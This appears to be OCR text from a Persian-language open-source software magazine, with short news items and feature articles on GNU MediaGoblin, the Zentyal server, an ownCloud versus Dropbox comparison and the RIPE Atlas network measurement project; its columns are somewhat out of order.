
گاتفرید وارد (Gottfrid Warg) به جرم نفوذ به پایگاه اطلاعاتی پلیس دانمارک به سه و نیم سال حبس محکوم شد. این رخداد بزرگ‌ترین هک دانمارک اعلام شده است. گاتفرید یکی از بنیان‌گذاران وب‌سایت اشتراک فایل در جهان است. ■



### نسخه اوبونتو ۱۵/۰۴ آماده بررسی

بلافاصله پس از انتشار نسخه ۱۴/۱۰، کنونیکال اولین گام‌ها را برای انتشار ۱۵/۰۴ با نام «میمون سرزنده» برداشته و ایمپج آن را برای بررسی و آزمون، در اختیار همه قرار داده است. برای دریافت آن می‌توانید به وب‌سایت اوبونتو مراجعه کنید. ■





## معرفی

- | ۱۲ | بستر رسانه آنلاین آزاد
- | ۱۳ | یک رقیب متن‌باز جدید برای مایکروسافت
- | ۱۴ | روی ابرهای خودمان پرواز کنیم
- | ۱۶ | پروژه متن‌باز اطلس رایپ
- | ۲۰ | گلچین ابزارهای مفید آزاد



# بستر رسانه آنلاین آزاد



مدیاگابلین (GNU MediaGoblin) که با نام‌های Media Goblin یا GMG هم شناخته می‌شود، بستر وب‌محور نامتمرکز آزاد برای میزبانی و به اشتراک‌گذاری انواع فایل‌های دیجیتال است. این بستر تلاش می‌کند جایگزینی قابل توسعه، یکپارچه و آزاد برای سرویس‌هایی مثل فلیکر، devianART و یوتیوب باشد. مدیاگابلین با زبان پایتون نوشته شده و از MongoDB به عنوان پایگاه داده استفاده می‌کند.

## تاریخچه

ایده شکل‌گیری مدیاگابلین به سال ۲۰۰۸ باز می‌گردد؛ زمانی که یک گروهی در بنیاد نرم‌افزارهای آزاد به منظور بحث درباره مسیر ارتباطات اینترنتی برگزار شد. در آن همایش ساختارهای محدودکننده و متمرکز بررسی شده و مشکلات آن‌ها از نظر فنی و اخلاقی مطرح شد. سرویس‌هایی که از چنین ساختارهایی استفاده می‌کنند به بی‌طرفی و موجودیت اینترنت، لطمه خواهند زد. بعد از مدتی تعدادی پروژه برای حل این مشکلات ظاهر شدند مثل Identicia، Libre.fm و Diaspora.

کدنویسی مدیاگابلین در سال ۲۰۱۱ شروع شد و همچنان در حال توسعه است:

۲۰۱۲/۸/۲۴: انتشار نگارش ۰،۳،۱ با پشتیبانی از تم‌ها

از اکتبر ۲۰۱۲ تا ۹ نوامبر از طریق بنیاد نرم‌افزارهای آزاد (FSF) یک کمپین سرمایه‌گذاری جمعی برای پروژه برگزار شد.

۲۰۱۲/۱۲/۲۰: انتشار نگارش ۰،۳،۲ با قابلیت پشتیبانی از مدل‌های سه بعدی، مجموعه‌ها و عرضه API.

۲۰۱۲/۳/۱۲: انتشار نگارش ۰،۳،۳ با بهبودهایی در رابط کاربری و API و همچنین جلوگیری از پردازش غیرضروری بعضی از ویدئوها.

۲۰۱۳/۶/۱۷: عرضه نگارش ۰،۴،۰ با اضافه شدن

سیستم جدید پلاگین، پشتیبانی از PDF و ODF و با به کارگیری PDF.js و LibreOffice؛ پیاده‌سازی آزمایشی Pivigo API.

۲۰۱۳/۱۳/۵: انتشار نگارش ۰،۵،۰ و اضافه شدن سیستم احراز هویت سایر سرویس‌ها (از جمله OpenID و Mozilla Persona)

۲۰۱۳/۱۲/۳: انتشار نگارش ۰،۶،۰ با پشتیبانی از مدیریت وب‌محور برای مجوزهای کاربر، دریافت شکایت مالکان فایل‌ها، آپلودهای غیرتعاملی، احراز هویت از طریق LDAP و سهمیه‌بندی استفاده از دیسک توسط کاربران.

## طراحی و ویژگی‌ها

مدیاگابلین یکی از پروژه‌های گنو است و کد آن تحت شرایط مجوز عمومی همگانی آفرو (Affero General Public License) منتشر می‌شود؛ یعنی این بستر وفادار به اصول جنبش نرم‌افزارهای آزاد و متن‌باز است. کپی‌رایت سایر موارد (مثل طراحی، لوگو و ...) در مدیاگابلین Public Domain است. توسعه‌دهنده اصلی بستر «کریستوفر آلان وبر»

است و نام مدیاگابلین که با تلفظ واژه gobbling هم‌جنس است را برای پروژه انتخاب کرده است. نماد پروژه هم یک کاراکتر دیو مانند بنفش رنگ به نام Gavroche است و ظاهر آن با کلاه معروفی که به سر دارد، شما را به یاد هنرمندان خواهد انداخت.

بعد از نصب و راه‌اندازی در صفحه اصلی شاهد یک بتر با عنوان MediaGoblin خواهید بود که در قسمت بالای صفحه قرار دارد، همچنین بخشی برای احراز هویت و ورود کاربران. سایر فضاهای باقیمانده به تصویرک‌های (Thumbnail) جدیدترین فایل‌های ارسال شده روی شبکه، اختصاص داده می‌شود. هر کاربر یک نمایه شخصی دارد که شامل دو قسمت عمودی است؛ یکی برای بارگذاری که

در قالب یک گالری منظم خواهند شد و قسمتی دیگر برای شخصی‌سازی حساب کاربری. این بستر به جای اشغال بیهوده فضا برای نشان دادن انواع دکمه‌ها و سایر گزینه‌های غیرضروری، روی نمایش فایل‌ها متمرکز می‌شود؛ با این حال نظرات را می‌توان زیر بخش شرح فایل‌ها اضافه کرد. البته برای بهبود تجربه استفاده از مدیاگابلین و اضافه کردن ویژگی‌هایی مثل برچسب‌ها، ابرداشته‌ها، مجوز CC و پشتیبانی از GPS باید از پلاگین‌هایی جداگانه استفاده کرد.

در حال حاضر این بستر قادر به میزبانی و نمایش انواع فایل‌هاست:

در نگارش ۰،۳،۱، پشتیبانی از متن ساده و تصاویری با فرمت PNG و JPEG به صورت پیش‌فرض وجود داشت.

قابلیت‌های HTML5 برای نمایش ویدئو و صوت به فرمت WebM به طور گسترده در این بستر به کار گرفته می‌شوند؛ فرمت‌های WAV، FLAC و MP3 هنگام بارگذاری به صورت خودکار به فرمت صوتی Vorbis تبدیل شده و سپس به قالب WebM منتشر می‌شوند.

پشتیبانی از مدل‌های سه بعدی (مشاهده پیش‌نمایش و تولید (Render) آن‌ها) در اکتبر ۲۰۱۲ به بستر اضافه شد؛ این مهم با به کارگیری Blender و HTML5 Canvas، Thinigiview، WebGL میسر شده است. ■



مهدی باقری




**zentyal**  
Easy IT for small business

## یک رقیب متن‌باز جدید برای مایکروسافت

دکمه Install که در انتهای صفحه تعبیه شده کلیک کنید تا پروسه نصب شروع شود.

بعد از اتمام مرحله دوم نصب، باید پیکربندی اولیه زنتیال را انجام داد که بیشتر مربوط به تعریف یک رابط شبکه برای ترافیک خارجی و رابطی دیگر برای شبکه داخلی است. در ضمن باید دامنه محلی مرتبط با سرور را تعریف کرد. نهایتاً باید مستقل عمل کردن سرور یا دریافت اطلاعات کاربران از یک سرور اکتیو دایرکتوری را مشخص کرد.

بعد از پیکربندی سرور زنتیال مرحله سوم یعنی آغاز پیکربندی و شخصی‌سازی زنتیال طبق نیازهای شرکت یا سازمان شروع می‌شود. ضمناً امکان دسترسی به داشبورد زنتیال هم فراهم می‌شود.



از طریق داشبورد می‌توان جزئی‌ترین قسمت‌های سرور را مدیریت کرد. خوشبختانه هنگام پیکربندی هر قسمت، زنتیال با نشان دادن اطلاعات مفید، شما را راهنمایی خواهد کرد. در این مرحله، کارهای بسیار زیادی را باید انجام داد. نحوه پیکربندی ارتباط مستقیمی با نیازهای کاربر و بسته‌های نصب شده دارد. در صورت عدم وجود یک ویژگی، با مراجعه به داشبورد، رفتن به پنل Core و کلیک روی گزینه Software Management می‌توان بسته‌ای که ویژگی مورد نظر را اضافه می‌کند، نصب نمود.


اگر به دنبال جایگزینی عالی برای نگارش Small Business ویندوز سرور هستید به دنبال چیزی بهتری از زنتیال نباشید. این سرور همه نیازهای کسبوکارتان را بدون صرف کمترین هزینه، مرتفع خواهد کرد. ■

روی دیسک سخت. پروسه نصب اولیه بسیار ساده و شامل این چهار مرحله است:  
نوشتن (write) فایل نصاب زنتیال روی سی‌دی  
قرار دادن سی‌دی در درایو نوری  
بوت رایانه  
پاسخ به چند سوال ساده.

ابزار نصاب این سرور بر پایه سیستم قدیمی ان‌کرسز (NCURSES) بوده و از ماوس پشتیبانی نمی‌کند؛ برای نصب مجبورید از کلیدهای جهت‌نما و کلید Tab استفاده کنید.

**نکته ۱:** طی پروسه نصب، هنگام پیکربندی تنظیمات شبکه دقت زیادی به خرج دهید. اگر تنظیمات را به درستی انجام ندهید احتمالاً با شبکه‌ای غیرفعال مواجه خواهید شد و احتمالاً برای حل مشکل چاره‌ای نخواهید داشت جز نصب مجدد زنتیال (مگر این‌که از تنظیمات دقیق دستی شبکه مطلع باشید).

**نکته ۲:** پروسه نصب را با استفاده از یک مرورگر راه دور (مرورگری که روی شبکه دیگری است) به پایان نبرید زیرا اتصال به شبکه قطع خواهد شد. بعد از اتمام پروسه نصب اولیه که تقریباً ۲۰ دقیقه طول می‌کشد امکان ورود به رابط تحت وب سرور را خواهید داشت. بعد از ورود به عنوان کاربر زنتیال، باید تصمیم به نصب بسته‌ها بگیرید.



برای نصب چهار بسته پایه وجود دارد: Gateway، Office، Infrastructure و Communications. بعد از انتخاب یکی از بسته‌های اصلی، نوبت به انتخاب بسته‌های اضافی دیگری که در قسمت پایین فهرست شده‌اند، می‌رسد. بعد از انتخاب نهایی روی

اگر مجبورید به خاطر کوچکی کسبوکار بودجه بخش فناوری اطلاعات را کمتر کنید، دست نگه دارید! وقت آن رسیده که اگر از نگارش Small Business ویندوز سرور استفاده می‌کنید آن را کنار گذاشته و وارد دنیای متن‌باز شوید. برای راه‌اندازی سرور در ساده‌ترین شکل به این موارد نیاز دارید:

- ❖ سرور ارسال و دریافت ایمیل
- ❖ سرور گروه‌افزار
- ❖ سرور دایرکتوری
- ❖ به اشتراک‌گذاری چاپگر
- ❖ پشتیبان‌گیری
- ❖ DHCP/DNS
- ❖ تصدیق گواهینامه امنیتی
- ❖ وب سرور
- ❖ Gateway
- ❖ ابزار یک‌پارچه مدیریت دسترسی

تا چندی پیش کسبوکارها گزینه‌ای غیر از محصولات مایکروسافت نداشتند اما با مقبولیت و محبوبیت ابزارهای متن‌باز، راه‌کارهای متعددی سر بر می‌آوردند و کسبوکارها را در زمینه حذف وابستگی به ویندوز، یاری می‌دهند.

زنتیال (Zentyal) یک نمونه از این راه‌کارهاست. Zentyal Community Edition یک سرور رایگان همه‌کاره و متن‌باز است که تمام ویژگی‌هایی که در بالا اشاره شد را در خود جمع کرده است. یکپارچگی با Samba4 را هم نباید از قلم انداخت که آن را تبدیل به جایگزینی بسیار عالی برای این سرور قدیمی اکتیو دایرکتوری می‌کند. یکی از بهترین مزایای زنتیال امکان بهره‌گیری از سخت‌افزارهای نه‌چندان قدرتمند است. اگر چه رابطی گرافیکی برای پیکربندی این سرور وجود دارد اما می‌توان آن را به صورت کامل از طریق مرورگرهای وب مدیریت کرد.

یکی از معایب زنتیال عدم امکان اجرای آن به صورت دیسک زنده (Live CD) است. برای پیاده‌سازی زنتیال چاره‌ای ندارید جز نصب کامل



مترجم: **ابراهیم جندری**

نویسنده: **Swapanil Bhartiya**





# ownCloud

## روی ابرهای خودمان پرواز کنیم

امروزه داشتن گجت‌های مختلف مانند لپ‌تاپ، تبلت و گوشی‌های هوشمند به عنوان بخشی عادی از زندگی عموم مردم تبدیل شده است. پس ایده نگهداری از اطلاعات و فایل‌ها روی یک سیستم خانگی چندان جالب به نظر نمی‌رسد. سرویس‌های ذخیره‌سازی ابری ما را از این محدودیت رها کرده‌اند و ما را مطمئن می‌سازند که فایل‌ها و اطلاعات مورد نیازمان همه جا در دسترس خواهد بود. قابلیت پشتیبان گرفتن از فایل‌ها، ذخیره آن‌ها در سرویس‌های ذخیره‌سازی ابری، و یکپارچه‌سازی خودکار آن‌ها بین تمامی دستگاه‌های ما، نحوه استفاده ما از رایانه‌ها، تلفن‌های هوشمند و دیگر دستگاه‌های متصل به اینترنت را تغییر داده است. اطلاعات ما شامل فیلم‌های خانگی، مجموعه موسیقی‌های گردآوری شده، فایل‌هایی که با همکارانمان به صورت مشترک روی آن‌ها کار می‌کنیم و موارد این‌چنینی می‌شود. بدون توجه به این که با چه نوع اطلاعاتی سر و کار داریم و از کدام سرویس ذخیره‌سازی ابری استفاده می‌کنیم، این حقیقت که قادر به دستیابی به اطلاعاتمان در هر زمان یا هر دستگاهی هستیم فوق‌العاده است! اگر سرویسی برای ذخیره‌سازی فایل‌هایتان و یکپارچه‌سازی آن‌ها در اختیار ندارید، پس به یکی نیاز دارید.

مقدار فضا برای ذخیره اکثر اطلاعات حیاتی کافی به نظر می‌رسد. اما اگر نیاز به بیشتر از این دارید، می‌توانید فضای بیشتری خریداری کنید. ۵۰۰ گیگ فضا با ۴۹۹ دلار سالانه. که البته در ایران هزینه هنگفتی برای داشتن یک سرویس ذخیره‌سازی ابری محسوب می‌شود. از آن گذشته، همگی به مشکلات خرید از شرکت‌های خارجی به دلار واقف هستید.

برای اون کلود، تنها نکته محدودکننده، مقدار فضای حافظه دیسک سخت دستگاهی است که از آن به عنوان سرور استفاده می‌شود. شما می‌توانید از تمام فضای دیسک سخت سرور خود یا فقط بخشی از آن به عنوان فضای ذخیره‌سازی استفاده کنید. با یک محاسبه ساده درمی‌یابیم که هر گیگ از فضای دیسک سخت قیمتی تمام شده زیر ۳۰۰ تومان دارد. این قیمت پایین باعث می‌شود قادر باشیم سرویس ذخیره‌سازی ابری خودمان را با ظرفیتی بالا راه‌اندازی کنیم. همچنین اون کلود نیازی به قدرت پردازش بالا برای اجرا ندارد. از یک برد رزبری ۲۵ دلاری گرفته،

یک سیستم خانگی متصل شده به اینترنت به عنوان راه‌حل رایگان آزمون کردیم. توجه داشته باشید که اون کلود به عنوان نرم‌افزار آزاد، کاملاً رایگان است. همچنین دراپ‌باکس هم برای اکثر کاربران رایگان است، اما تعدادی طرح تجاری را هم پیشنهاد می‌دهد. از ۱۰ دلار در ماه گرفته تا ۵۰ دلار در ماه. این طرح‌ها، فضای ذخیره‌سازی بیشتری (۱۰۰، ۲۰۰ تا ۵۰۰ گیگ) را برای شما فراهم می‌کنند.


### فضای ذخیره‌سازی

اون کلود و دراپ‌باکس، هر دو فضایی را برای ذخیره‌سازی فایل‌ها در اختیارتان قرار می‌دهند. فضای اولیه دراپ‌باکس ۲ گیگ است که این مقدار تا حدی قابل افزایش است. به عنوان مثال، ۱۲۵ مگابایت فضای اضافه در ازای هر شبکه اجتماعی که به دراپ‌باکس متصل کنید به شما داده می‌شود. یا ۵۰ مگابایت برای هر عضوی که معرفی کنید. با تلفیق روش‌های ذکر شده، کسب ۱۰ تا ۲۰ گیگ فضای اضافه کار سختی به نظر نمی‌رسد. این

### بالا/پایین: ذخیره‌سازی ابری


«ویلیام وردزورث»، احتمالاً زمانی که داشت به کمبود راه حل‌های ذخیره‌سازی ابری در سال ۱۸۰۲ فکر می‌کرد، گفت: «مثل یک ابر سرگردان بودم» البته امروزه این گونه سرویس‌ها، اطلاعات ما را روی انبوهی از رایانه‌های به هم پیوسته به خوبی نگهداری می‌کنند. چون وردزورث در سال ۱۸۵۰ از دنیا رفت، هیچگاه مجبور نشد برای جمع‌آوری مجموعه افکار و شعرهایش به دنبال یک راه‌حل ذخیره‌سازی ابری بگردد. بقیه ما آنقدر خوش‌شانس نیستیم.

شرکت‌های بزرگ دنیای آی‌تی سرویس‌های ذخیره‌سازی متعددی را برای استفاده در اختیار ما قرار می‌دهند. از آی‌کلود شرکت اپل و گوگل درایو شرکت گوگل گرفته، تا سیستم ذخیره‌سازی ابری اون‌کلود (ownCloud) که به صورت آزاد و متن‌باز توسعه داده می‌شود. در این مقاله نگاهی به سرویس تجاری دراپ‌باکس و سیستم ذخیره‌سازی ابری اون‌کلود، می‌اندازیم. ما اون‌کلود را روی



نویسنده،  
امیر معززی

اون کلود نیازی  
به قدرت  
پردازش بالا  
برای اجرا  
ندارد. از یک  
برد رزبری ۲۵  
دلاری گرفته،  
تاسیستم‌هایی  
با پردازنده‌های  
چند هسته‌ای



### نتیجه گیری: کدام بهترین است؟

اگر قسمت‌های بالا را خوانده باشید، احتمالاً متوجه شده‌اید که شباهت‌های دراپ‌باکس و اون‌کلود به یکدیگر نسبت به تفاوت‌هایشان بیشتر است. جدا از این که اون‌کلود قابلیت کار کردن با فایل‌ها با روش دلتا‌سینک را ندارد، هر دو سرویس، پایه نرم‌افزاری مشابهی را در اختیاران قرار می‌دهند. پس تفاوت اصلی‌شان در چیست؟ و کدام یک برای شما بهترین است؟

مهم‌ترین تفاوت دو سرویس معرفی شده در نحوه راه‌اندازی آن‌هاست. برای استفاده از اون‌کلود نصب و مدیریت نرم‌افزار بر روی سرور به عهده خودتان است، همچنین نگهداری از سرور و جلوگیری از بروز مشکل. اگر چه نصب و راه‌اندازی آخرین نسخه اون‌کلود (نگارش ۷.۰.۲ تا به این جا)، با توجه به مستندسازی خوبی که در سایت آن وجود دارد به آسانی انجام می‌گیرد. در مقابل، دراپ‌باکس همه کارها را برای شما انجام می‌دهد. سروری برای کانفیگ و سرویسی برای نصب وجود ندارد. شما از دراپ‌باکس استفاده می‌کنید و شخص دیگری بخش فنی ماجرا را در دست دارد.

این سادگی، دراپ‌باکس را برای کسانی که قصدشان فقط استفاده از سرویس است و نمی‌خواهند درگیر قسمت فنی ماجرا شوند، به راه‌حل بهتری تبدیل کرده است. هر چند که شاید در آخر به علت کمبود فضای دراپ‌باکس، مجبور به استفاده از طرح‌های تجاری آن و پرداخت مبلغ هنگفتی شوید. اما برای کسانی که مشکلی برای ورود به بحث فنی ماجرا ندارند، با توجه به انعطاف‌پذیری بیشتر و داشتن نظارت و کنترل مستقیم روی اطلاعات و فایل‌ها، قطعاً اون‌کلود راه‌حل بهتری است. ■

سیستم نام برده، نرم‌افزارهای یکپارچه‌سازی متعدد دسکتاپ وجود دارد.

با این نرم‌افزارها، قابلیت یکپارچه‌سازی فایل‌هایتان در پس‌زمینه را دارید. مشغول به کار می‌شوید و فایل‌هایی که در پوشه دراپ‌باکس یا اون‌کلود قرار گرفته‌اند به صورت خودکار با سرور همگام می‌شوند. تعدادی از این نرم‌افزارها توسط توسعه‌دهندگان سوم‌شخص تولید شده‌اند ولی هر دو سیستم، نرم‌افزارهای یکپارچه‌سازی تحت دسکتاپ رسمی خودشان را نیز دارند که به صورت مشترک برای بسترهای ویندوز، لینوکس، اندروید و آی‌اواس تولید شده‌اند.

### حریم شخصی و امنیت

سرویس‌های ذخیره‌سازی ابری می‌توانند مکان خطرناکی برای ذخیره‌سازی فایل‌ها باشند. دراپ‌باکس هم در این زمینه خالی از مشکل نیست.

طی حوادثی در گذشته، اطلاعات کاربران دراپ‌باکس به دلیل ضعف‌های امنیتی به بیرون درز کرده‌اند. نه این که اون‌کلود در این زمینه بی‌نقص باشد.

تامین امنیت سرور با خودتان است و طبیعتاً آسیب‌پذیری بیشتری با توجه به وجود اشکالات احتمالی در دیگر نرم‌افزارها متوجه‌تان است. همین‌طور خطر قطع شدن اتصال سرور اون‌کلود به اینترنت و از دسترس خارج شدن آن. هر دو سرویس اطلاعات شما را به صورت رمزگذاری شده به سرور منتقل می‌کنند، اما دراپ‌باکس به شما این اجازه را نمی‌دهد که این عملیات را به صورت دستی مدیریت کنید، درحالی که در اون‌کلود این اجازه را دارید.

تا سیستم‌هایی با پردازنده‌های چند هسته‌ای، همگی توانایی قدرت بخشیدن به اون‌کلود را دارند.

### سرویس‌ها

اون‌کلود و دراپ‌باکس می‌خواهند خدماتی بیشتر از مکانی برای ذخیره‌سازی فایل‌های شما باشند، مکانی که قابلیت کار کردن با اطلاعات و ایجاد تغییرات در آن‌ها را در اختیار شما قرار دهد. دراپ‌باکس این کار را با داشتن API‌هایی انجام می‌دهد که به برنامه‌نویسان و توسعه‌دهندگان اجازه می‌دهد آن‌ها را با برنامه‌هایشان یکپارچه کنند. همچنین ویرایشگر متن Writebox، اجازه می‌دهد فایل‌های متنی را در محیط دراپ‌باکس ایجاد کنید و در محیط مرورگر به ویرایش آن‌ها بپردازید. دراپ‌باکس چند برنامه ساده دیگر مانند گالری عکس‌ها و مدیریت پیوندها نیز دارد.

اون‌کلود شامل نرم‌افزارهایی پیشرفته‌تر مانند ویرایشگر متن، تقویم، مرورگر پی‌دی‌اف و مدیریت مخاطبین نیز هست. همچنین تعداد زیادی برنامه مانند Video Streamer و پخش‌کننده موزیک از مخزن اون‌کلود قابل دریافت و نصب هستند. جالب است بدانید که به تازگی قابلیت ویرایش فایل‌ها با پسوند doc و docx هم به اون‌کلود اضافه شده است. ولی با توجه به ویرایشگر ساده نرم‌افزار، توسعه‌دهندگان در حال توسعه ویرایشگری با قابلیت‌های بیشتر برای اون‌کلود هستند.

### برنامه‌های تحت دسکتاپ (Clients)

بارگذاری و دریافت فایل به راحتی از طریق مرورگر انجام‌پذیر است. با این حال برای هر دو



سرویس‌های  
ذخیره‌سازی  
ابری می‌توانند  
مکان  
خطرناکی برای  
ذخیره‌سازی  
فایل‌ها باشند



# پروژه متن باز اطللس رایپ

حاصل خبر رایپ

کاوشگرهای کوچکی تبدیل کرده و آن‌ها را به رایگان در اختیار متقاضیان می‌گذارد. متقاضیان کشورهای مختلف آن‌ها را دریافت می‌کنند و به اینترنت منازل و محل کارشان متصل می‌کنند و حسابی در وبسایت اطللس باز کرده و کاوشگر خود را فعال می‌نمایند. این کاوشگرها از نزدیک‌ترین مودم با پروتوکول DHCP آی‌پی دریافت کرده و از خط اینترنت با مراکز سنسجش رایپ تماس می‌گیرند. مراکز سنسجش رایپ، به صورت دور (remote) به این کاوشگرها دستور می‌دهند که چه سنسجش‌هایی انجام دهند.

این سنسجش‌ها شامل دستورهای ساده شبکه مثل Ping، Traceroute و چند سنسجش دیگر مثل DNS و امثال آن‌ها است.

هم اکنون بیش از ۷۰۰۰ کاوشگر در سراسر جهان به اینترنت متصل هستند و مشغول سنسجش‌های گوناگونی‌اند که به وسیله رایپ و کاربران پروژه اطللس درخواست شده است. نقشه‌های بسیار جالب و مفصلی از اطلاعات استخراج شده از این پروژه، به دست می‌آید که همگی برای علاقه‌مندان در وبسایت رایپ در دسترس هستند.

**پروژه رایپ اطللس در ایران و کاوشگرهای فعال در اینترنت ایران**  
هم اکنون تعداد ۳۶ کاوشگر در ایران تورج شده و

گراف‌های دقیق در وبسایت پروژه اطللس در دسترس عموم گذاشته و حتی امکان اجرا کردن سنسجش‌های اختصاصی برای کاربران آن را نیز فراهم آورده است. این پروژه از دو بخش تشکیل شده؛ مراکز سنسجش (Atlas Anchors) و کاوشگران شبکه (Atlas probes) و نرم‌افزار و بستر آن به صورت متن باز در اختیار همگان قرار دارد.

## مراکز سنسجش پروژه اطللس Ripe Atlas Anchors

مراکز سنسجش اصلی پروژه که به آن‌ها اصطلاحاً لنگر (Anchor) گفته می‌شود تا کنون در ۷۹ نقطه دنیا به کار گرفته شده‌اند. هر کدام از این مراکز با بازدهی بسیار بالا به تمامی کاوشگرهای فعال پروژه خدمات می‌دهند و کاوشگرها وضعیت ارتباطی خود را در اینترنت با این مراکز سنسجیده و از این وضعیت گزارش تهیه می‌کنند. فهرست این مراکز در وبسایت اطللس قابل بازدید است که شامل مراکز مهمی مانند مرکز شتاب‌دهنده ذرات سرن در سوییس و IX‌های مهم اینترنت مانند سازمان Netnod می‌شود.

**کاوشگران کوچک شبکه Ripe Atlas Probes**  
سازمان رایپ، با تغییر دادن نرم‌افزار دستگاه‌های کوچکی از شرکت TPLink آن‌ها را به Probe یا

اینترنت به عنوان پدیده‌ای نوین، ویژگی خاصی برای اولین بار به دنیای واقعی ما آورده و آن، استقلال و عدم کنترل مرکزی این سیستم در سراسر دنیاست. این شبکه با تمام پیچیدگی‌های خود، مرکز واحدی ندارد و هر کاربر و سروری که در هر جای دنیا به این شبکه متصل می‌شود، به تمام شبکه عمومی دسترسی دارد. ولی این عدم تمرکز، مشکلاتی هم به همراه دارد و آن نبود یک نقشه ارتباطی و امکان سنسجش ارتباط بین سرورها و کاربران شبکه است. مثلاً برای یک مهندس شبکه در آلمان، امکان این وجود ندارد تا بتواند ارتباط سرور خود را از چند نقطه جهان بررسی کند و از سلامت ارتباط آن با کل شبکه در کشورهای مختلف اطمینان حاصل کند یا برای مدیر شبکه‌ای که در ونزوئلا زندگی می‌کند امکان آزمون ارتباطی سرورش که در کانادا میزبانی شده و کاربر نهایی سرویس در ژاپن قرار دارد بسیار مشکل است. سازمان رایپ (ripenet) به عنوان یکی از پنج سازمان متولی منابع اینترنت جهانی (Regional Internet Registry) پروژه بسیار جالب و جذابی را به نام پروژه اطللس از چند سال پیش شروع کرده است. این پروژه که در سال ۲۰۱۴ رشد چشمگیری نسبت به سال‌های قبل داشته، با همکاری شرکت‌ها، سازمان‌ها و کاربران معمولی وضعیت اینترنت را به طور زنده بررسی کرده و نتایج آن را به صورت نقشه و

وبسایت رسمی پروژه اطللس  
<https://atlas.ripe.net>  
فهرست مراکز سنسجش  
<https://atlas.ripe.net/anchors/list>  
نقشه‌های ارتباطی پروژه اطللس  
<https://atlas.ripe.net/results/maps/>



## معرفی نرم افزار



نویسنده:  
شادیار خدایاری

## نرم افزار تشخیص اسکانس نابینایان

سایت مرکز مجازی نابینایان ایران، به عنوان یک پایگاه جامع با هدف آگاهی رسانی و بهبود سطح زندگی افراد نابینا و کم بینا با بهره گیری از فناوری های رایانه ای، در تاریخ ۲۹ مهر ۹۳ و به همت جمعی از روشن دلان کوشا و با انگیزه؛ «حسان اسماعیلی»، «محمود هژبری» و «شادیار خدایاری» و با هزینه شخصی راه اندازی گردید.

